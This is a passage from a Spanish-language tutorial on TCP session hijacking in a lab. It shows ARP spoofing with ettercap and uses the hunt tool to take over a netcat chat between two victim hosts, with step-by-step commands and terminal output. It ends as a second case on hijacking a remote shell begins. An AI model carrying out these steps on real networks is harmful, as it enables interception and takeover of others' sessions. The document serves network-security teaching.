caso de no contestar el servidor cerrará la conexión.

Digamos que este método no es funcional del todo, yo he conseguido realizar el hijacking porque lo he hecho en un entorno controlado, pero en la vida real sería muy difícil usar este método.

He explicado este método para que veáis como funciona el ataque realmente

A continuación os enseñaré como hacerlo con hunt, una herramienta hecha especialmente para esto, que automatiza mucho el proceso.

Caso práctico: IP Hijacking de un chat con Hunt

En este caso práctico mostrare como hacer un IP Hijacking de un chat usando la aplicación hunt

El escenario es el mismo que el del caso práctico anterior:

PC 1 (victima)

En este PC está corriendo el servidor del chat

IP: 192.168.120.21

S.O: Windows XP

PC 2 (victima)

Este PC hará de cliente del chat

IP: 192.168.120.22

S.O: Linux (Slackware 12)

PC 3 (atacante)

Este PC sera el atacante, desde este pc hare el Hijacking usando Hunt

IP: 192.168.120.23

S.O: Linux (Backtrack 3)

Bueno, antes de empezar tengo que aclarar que hunt NO esta instalado por defecto en backtrack 3, asi que tendremos que bajárnoslo de internet (buscar en google hunt 1.5)

Una vez tengamos hunt en nuestro PC habrá que compilarlo

Simplemente vamos al directorio de hunt, tipeamos make y listo, ya estará compilado y listo para ser ejecutado.



```
bt ~ # cd Desktop
bt Desktop # cd hunt-1.5
bt hunt-1.5 # make
```

Bueno ahora tenemos que hacer casi todo lo mismo que hemos hecho en el caso practico anterior:

(ahora mismo ya tengo el chat corriendo...)

- Hacemos un arp spoofing con ettercap para hacer que los paquetes del chat pasen por nuestro pc
- Ponemos WireShark a la escucha y ponemos un filtro para que solo se muestren los paquetes que pasen por el puerto 666

- Esta vez NO dejaremos fuera de combate al cliente usando un script como el usado en el caso practico anterior por una razón,

antes lo dejábamos fuera de combate para que no mandase paquetes y nos diese tiempo a generar los paquetes falsos con nemesiis, pero esta vez hunt hace todo el proceso de forma automática

ademas que al no dejar fuera de combate al cliente, cuando el server nos mande un mensaje, pues nosotros lo recibiremos, pero también lo recibirá el cliente y este contestara con un paquete ACK de esta manera la conexión seguirá activa y no se cerrara.

Bien, una vez realizados los pasos anteriores ya podremos ejecutar hunt para realizar el hijacking

navegamos hasta la carpeta de hunt y lo ejecutamos, para ejecutarlo hay que usar el siguiente comando:

hunt -v -i <interfaz>

Repasemos los flags:

-v modo verbose


-i interfaz de la tarjeta de red



```
bt hunt-1.5 # hunt -v -i ath0
/*
 *      hunt 1.5
 *      multipurpose connection intruder / sniffer for Linux
 *      (c) 1998-2000 by kra
 */
resolv daemon pid 21072
update resolv thread pid 21071
hunt pid 21071
listening on ath0 192.168.120.23 00:15:AF:B3:D6:D3
starting hunt
--- Main Menu --- rcvpkt 0, free/alloc 64/64 -----
                        droppkt 0, other proto pkt 0
l/w/r) list/watch/reset connections
u)      host up tests
a)      arp/simple hijack (avoids ack storm if arp used)
s)      simple hijack
d)      daemons rst/arp/sniff/mac
o)      options
x)      exit
-> 
```

En mi caso voy a usar la interfaz ath0 (porque tengo conectado el PC via Wireless), pero si usas la interfaz eth0, pues con que pongas hunt ya es suficiente para ejecutar el programa

Una vez ejecutado hunt tenemos que hacer una pequeña configuración, así que introducimos la opción “o” para ir a opciones



```
starting hunt
--- Main Menu --- rcvpkt 0, free/alloc 64/64 -----
                    droppkt 0, other proto pkt 0
l/w/r) list/watch/reset connections
u)      host up tests
a)      arp/simple hijack (avoids ack storm if arp used)
s)      simple hijack
d)      daemons rst/arp/sniff/mac
o)      options
x)      exit
-> o
--- options --- rcvpkt 31, free/alloc 63/64 -----
                    droppkt 0, other proto pkt 11
l) list add conn policy
a/m/d) add/mod/del conn policy entry
c) conn list properties      mac n, seq n
g) suggest mac base          EA:1A:DE:AD:BE:00
h) host resolving            n      t) arp req spoof through req   y
r) reset ACK storm timeout   4s     w) switched environment     y
s) simple hijack cmd timeout 2s     y) arp spoof with my mac   n
q) arp req/rep packets       2      e) learn MAC from IP traffic n
p) number of lines per page   0      v) verbose                  y
i) print cntrl chars         y
x) return
-opt> █
```

Hunt por defecto tiene un filtro para que solo intercepte las conexiones por el puerto 23 y 513, entonces lo que haremos será crear un nuevo filtro para que acepte conexiones por todos los puertos

Para ello pulsamos introducimos la opción “a” , después nos preguntara “src ip addr/mask ports” pulsamos enter para añadir la opción por defecto [0.0.0.0/0], después nos preguntara “dst ip addr/mask ports” y hacemos lo mismo que antes, pulsamos enter para añadir la opción por defecto [0.0.0.0/0], después nos preguntara “insert at” y lo mismo, pulsamos enter para añadir la opción por defecto [1]

```
Shell - Konsole
h) host resolving          n      t) arp req spoof through req  y
r) reset ACK storm timeout 4s    w) switched environment      y
s) simple hijack cmd timeout 2s  y) arp spoof with my mac      n
q) arp req/rep packets      2    e) learn MAC from IP traffic  n
p) number of lines per page  0    v) verbose                    y
i) print cntrl chars        y
x) return
-opt> a
src ip addr/mask ports [0.0.0.0/0]>
dst ip addr/mask ports [0.0.0.0/0]>
insert at [1]>
--- Options --- rcvpkt 56, free/alloc 63/64 -----
droppkt 0, other proto pkt 10
l) list add conn policy
a/m/d) add/mod/del conn policy entry
c) conn list properties      mac n, seq n
g) suggest mac base          EA:1A:DE:AD:BE:00
h) host resolving          n      t) arp req spoof through req  y
r) reset ACK storm timeout 4s    w) switched environment      y
s) simple hijack cmd timeout 2s  y) arp spoof with my mac      n
q) arp req/rep packets      2    e) learn MAC from IP traffic  n
p) number of lines per page  0    v) verbose                    y
i) print cntrl chars        y
x) return
-opt> 
```


Una vez hecho esto hunt ya interceptara conexiones por todos los puertos, ahora introducimos la opción “x” para volver al menú.

Una vez estemos en el menú introducimos la opción “l” para mirar las conexiones que hay activas

```
Shell - Konsole
p) number of lines per page  0      v) verbose                    y
i) print cntrl chars        y
x) return
-opt> x
--- Main Menu --- rcvpkt 557, free/alloc 63/64 -----
droppkt 0, other proto pkt 161
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
*> l
0) 192.168.120.22 [35403] --> 192.168.120.21 [666]
--- Main Menu --- rcvpkt 800, free/alloc 63/64 -----
droppkt 0, other proto pkt 208
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
-> 
```

Como vemos en la imagen aparece una conexión, la del chat.

Ahora introducimos la opción “s” para realizar el hijacking



```
-opt> x
--- Main Menu --- rcvpkt 557, free/alloc 63/64 -----
droppkt 0, other proto pkt 161
l/w/r) list/watch/reset connections
u)    host up tests
a)    arp/simple hijack (avoids ack storm if arp used)
s)    simple hijack
d)    daemons rst/arp/sniff/mac
o)    options
x)    exit
*> l
0) 192.168.120.22 [35403] --> 192.168.120.21 [666]
--- Main Menu --- rcvpkt 800, free/alloc 63/64 -----
droppkt 0, other proto pkt 208
l/w/r) list/watch/reset connections
u)    host up tests
a)    arp/simple hijack (avoids ack storm if arp used)
s)    simple hijack
d)    daemons rst/arp/sniff/mac
o)    options
x)    exit
-> s
0) 192.168.120.22 [35403] --> 192.168.120.21 [666]
choose conn> 
```


Y seleccionamos la conexión que queremos asaltar, en mi caso “0”

Ahora nos preguntara si queremos hacer un dump de la conexión (esto sirve para ver los datos que se están enviando el cliente y el servidor), en este caso no nos interesa, ya que tenemos a wireshark sniffando los paquetes de datos, así que pulsamos enter para dar la opción por defecto [n]

```
l/w/r) list/watch/reset connections
u)    host up tests
a)    arp/simple hijack (avoids ack storm if arp used)
s)    simple hijack
d)    daemons rst/arp/sniff/mac
o)    options
x)    exit
-> s
0) 192.168.120.22 [35403] --> 192.168.120.21 [666]
choose conn> 0
dump connection y/n [n]>
Enter the command string you wish executed or [cr]> 
```

y..... LISTO !!!!! hemos conseguido hacer un IP Hijacking, asi de fácil, ahora mismo podemos enviarle todos los datos que queramos al servidor, sin necesidad de generar paquetes manualmente o de preocuparnos de predecir números de secuencia, hunt hara todo el trabajo por nosotros.

Vamos a mandar un par de mensajes a ver que pasa...




```
Shell - Konsole
l/w/r) list/watch/reset connections
u)    host up tests
a)    arp/simple hijack (avoids ack storm if arp used)
s)    simple hijack
d)    daemons rst/arp/sniff/mac
o)    options
x)    exit
*> l
0) 192.168.120.22 [35403] --> 192.168.120.21 [666]
--- Main Menu --- rcvpkt 800, free/alloc 63/64 -----
                        droppkt 0, other proto pkt 208
l/w/r) list/watch/reset connections
u)    host up tests
a)    arp/simple hijack (avoids ack storm if arp used)
s)    simple hijack
d)    daemons rst/arp/sniff/mac
o)    options
x)    exit
-> s
0) 192.168.120.22 [35403] --> 192.168.120.21 [666]

choose conn> 0
dump connection y/n [n]>
Enter the command string you wish executed or [cr]> hijacking completado xD
Enter the command string you wish executed or [cr]> 
```

Mensaje


Y en el server:



```
Command Prompt - nc -vv -L -p 666
C:\Documents and Settings\Jericho>nc -vv -L -p 666
listening on [any] 666 ...
192.168.120.22: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.120.21] from <UNKNOWN> [192.168.120.22] 35403: NO_DATA

otra vez tu por aqui?
si, aqui ando...
hijacking completado xD
-
```


Y en el cliente:




```
root@Slackware:~# nc -vv 192.168.120.21 666
192.168.120.21: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.120.21] 666 (mdqs) open
otra vez tu por aqui?
si, aqui ando...
█
```

Como podemos ver el cliente no se está enterando de que le acabamos de hacer un hijacking,


Y ahora si el server nos manda algún mensaje nosotros podemos verlo en el wireshark



Ademas que aunque el cliente intente mandar algo no se podrá comunicar con el server, puesto que sus números de secuencia no coincidirán



```
Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell
root@Slackware:~# nc -vv 192.168.120.21 666
192.168.120.21: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.120.21] 666 (mdqs) open
otra vez tu por aqui?
si, aqui ando...
que co=0 pasa aqui ?
que es eso de hijacking :S
ei me lees?
estas ai?
█
```



```
Command Prompt - nc -vv -L -p 666
C:\Documents and Settings\Jericho>nc -vv -L -p 666
listening on [any] 666 ...
192.168.120.22: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.120.21] from (UNKNOWN) [192.168.120.22] 35403: NO_DATA

otra vez tu por aqui?
si, aqui ando...
hijacking completado xD
que coño pasa aqui ?
que es eso de hijacking :S
```

Ahora cuando queramos finalizar el hijacking simplemente pulsaremos enter en el hunt (sin introducir ningún dato) y despues nos preguntara que queremos hacer, resetear la conexión, sincronizar la conexión, o nada, nosotros introduciremos "s" para que la conexión quede sincronizada de nuevo.

Bueno, como habeis visto, este método es mucho mas eficaz que el anterior, pero tiene un par de pegas que hay que comentar:

La primera pega es que hunt solo nos permite hacer hijacking desde el lado del cliente, aunque como veremos en el siguiente caso práctico esto no es tan grave

La segunda pega es un fenómeno que se produce a veces, este fenómeno es el ACK storm, este fenómeno se produce cuando el cliente envia datos al servidor y no recibe ninguna respuesta, entonces el cliente empieza a enviar paquetes ACK al servidor intentando sincronizar sus números de secuencia, cuando esto sucede hunt nos avisa y deja de hacer el hijacking pasado un tiempo (4 segundos por defecto) este tiempo se puede modificar en las opciones.

Caso práctico: IP Hijacking de una Shell remota con Hunt

Bueno, dejamos los chats, para meternos en un tema mas serio, hacer un hijack a una Shell remota

El escenario vuelve a ser el mismo otra vez:

PC 1 (victima)

Este PC es el que sirve la Shell remota

IP: 192.168.120.21

S.O: Windows XP

PC 2 (victima)

Este PC es el que estará conectado a la shell

IP: 192.168.120.22

S.O: Linux (Slackware 12)

PC 3 (atacante)

Este PC sera el atacante, desde este pc hare el Hijacking usando Hunt

IP: 192.168.120.23

S.O: Linux (Backtrack 3)

Esta vez no nos hara falta usar wireshark, puesto que los datos que nos mande la shell remota se mostraran directamente en hunt

